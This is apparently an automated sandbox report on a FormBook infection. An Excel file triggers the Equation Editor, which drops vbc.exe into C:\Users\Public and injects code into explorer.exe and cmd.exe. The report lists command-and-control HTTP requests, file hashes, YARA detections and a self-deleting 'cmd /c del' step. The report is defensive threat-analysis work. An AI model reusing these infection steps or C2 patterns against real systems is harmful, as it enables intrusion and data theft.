Jan 14, 2022 10:40:40.950357914 CET	267	IN	HTTP/1.1 301 Moved Permanently Date: Fri, 14 Jan 2022 09:40:40 GMT Transfer-Encoding: chunked Connection: close Cache-Control: max-age=3600 Expires: Fri, 14 Jan 2022 10:40:40 GMT Location: https://www.louisesshop.com/bc93/?DD=h0Dd6TfP&5jMx_fYX=Dtwu72sJ/YpTMebBbpFICpD7OPufwyJSP0x6RFU6mEZA3uDfPjbVMUZhI3MTljxZrpV9GA== Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=G5hpnEM%2B3RaE2QnY6blPI%2FvZ01iomiqtnYHLIoxWV7bUByT8riVANwIXeU3dmdB79oDiNlEcSZ2eJWXYcP0iVz3YgFA2Hiaya7sf2pfhGFFW%2FvZbmCYdUpYpLPGjA%2FP%2FeQTHwtK8"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0,"report_to":"cf-nel","max_age":604800} Server: cloudflare CF-RAY: 6cd5e77bcea24303-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400, h3-28=":443"; ma=86400, h3-27=":443"; ma=86400 Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.22	49174	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 14, 2022 10:40:45.997201920 CET	268	OUT	GET /bc93/?5jMx_fYX=LW5horzSF3uc1GWuNtjePQyf7tqmMuH+apCXxYGRs9OB+DuQ+Cegeibn8pPPEnsybp118Q==&DD=h0Dd6TfP HTTP/1.1 Host: www.heigray.xyz Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jan 14, 2022 10:40:46.112205029 CET	269	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Fri, 14 Jan 2022 09:40:46 GMT Content-Type: text/html Content-Length: 275 ETag: "618be75c-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: 1272 Parent PID: 596

General

Start time:	10:38:17
Start date:	14/01/2022
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Microsoft Office\Office14\EXCEL.EXE" /automation -Embedding
Imagebase:	0x13f080000
File size:	28253536 bytes
MD5 hash:	D53B85E21886D2AF9815C377537BCAC3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Written

Registry Activities

Show Windows behavior

Key Created

Key Value Created

Analysis Process: EQNEDT32.EXE PID: 2672 Parent PID: 596

General

Start time:	10:38:40
Start date:	14/01/2022
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	"C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE" -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

Registry Activities

Show Windows behavior

Key Created

Analysis Process: vbc.exe PID: 1992 Parent PID: 2672

General

Start time:	10:38:44
Start date:	14/01/2022
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\Public\vbc.exe"
Imagebase:	0x400000

File size:	248682 bytes
MD5 hash:	C41D37A926A42F0916F43B89455F3A26
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000004.00000002.467163714.0000000000580000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000004.00000002.467163714.0000000000580000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000004.00000002.467163714.0000000000580000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Antivirus matches:	• Detection: 100%, Joe Sandbox ML
Reputation:	low

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: vbc.exe PID: 2180 Parent PID: 1992

General

Start time:	10:38:45
Start date:	14/01/2022
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\Public\vbc.exe"
Imagebase:	0x400000
File size:	248682 bytes
MD5 hash:	C41D37A926A42F0916F43B89455F3A26
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.505237458.00000000003D0000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.505237458.00000000003D0000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.505237458.00000000003D0000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.505715407.00000000023E0000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.505715407.00000000023E0000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.505715407.00000000023E0000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000002.505257053.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000002.505257053.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000002.505257053.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000001.466568684.0000000000400000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000001.466568684.0000000000400000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000001.466568684.0000000000400000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000000.465993067.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000000.465993067.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000000.465993067.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000005.00000000.465344167.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000005.00000000.465344167.0000000000400000.00000040.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000005.00000000.465344167.0000000000400000.00000040.00000001.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	low

File Activities

Show Windows behavior

File Read

Analysis Process: explorer.exe PID: 1764 Parent PID: 2180

General

Start time:	10:38:48
Start date:	14/01/2022
Path:	C:\Windows\explorer.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\Explorer.EXE
Imagebase:	0xffa10000
File size:	3229696 bytes
MD5 hash:	38AE1B3C38FAEF56FE4907922F0385BA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000006.00000000.487305412.0000000009552000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000006.00000000.487305412.0000000009552000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000006.00000000.487305412.0000000009552000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000006.00000000.496333935.0000000009552000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000006.00000000.496333935.0000000009552000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000006.00000000.496333935.0000000009552000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

File Activities Show Windows behavior

Analysis Process: cmd.exe PID: 3036 Parent PID: 1764

General

Start time:	10:39:01
Start date:	14/01/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\SysWOW64\cmd.exe
Imagebase:	0x4a3c0000
File size:	302592 bytes
MD5 hash:	AD7B9C14083B52BC532FBA5948342B98
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.670422841.00000000000C0000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.670422841.00000000000C0000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.670422841.00000000000C0000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.670529707.00000000002C0000.00000004.00000001.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.670529707.00000000002C0000.00000004.00000001.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.670529707.00000000002C0000.00000004.00000001.sdmp, Author: JPCERT/CC Incident Response Group • Rule: JoeSecurity_FormBook, Description: Yara detected FormBook, Source: 00000007.00000002.670482603.0000000000290000.00000040.00020000.sdmp, Author: Joe Security • Rule: Formbook_1, Description: autogenerated rule brought to you by yara-signator, Source: 00000007.00000002.670482603.0000000000290000.00000040.00020000.sdmp, Author: Felix Bilstein - yara-signator at cocacoding dot com • Rule: Formbook, Description: detect Formbook in memory, Source: 00000007.00000002.670482603.0000000000290000.00000040.00020000.sdmp, Author: JPCERT/CC Incident Response Group
Reputation:	high

File Activities Show Windows behavior

File Read

Analysis Process: cmd.exe PID: 2996 Parent PID: 3036

General

Start time:	10:39:05
Start date:	14/01/2022
Path:	C:\Windows\SysWOW64\cmd.exe
Wow64 process (32bit):	true
Commandline:	/c del "C:\Users\Public\vbc.exe"
Imagebase:	0x4a3c0000
File size:	302592 bytes
MD5 hash:	AD7B9C14083B52BC532FBA5948342B98
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Deleted

Disassembly

Code Analysis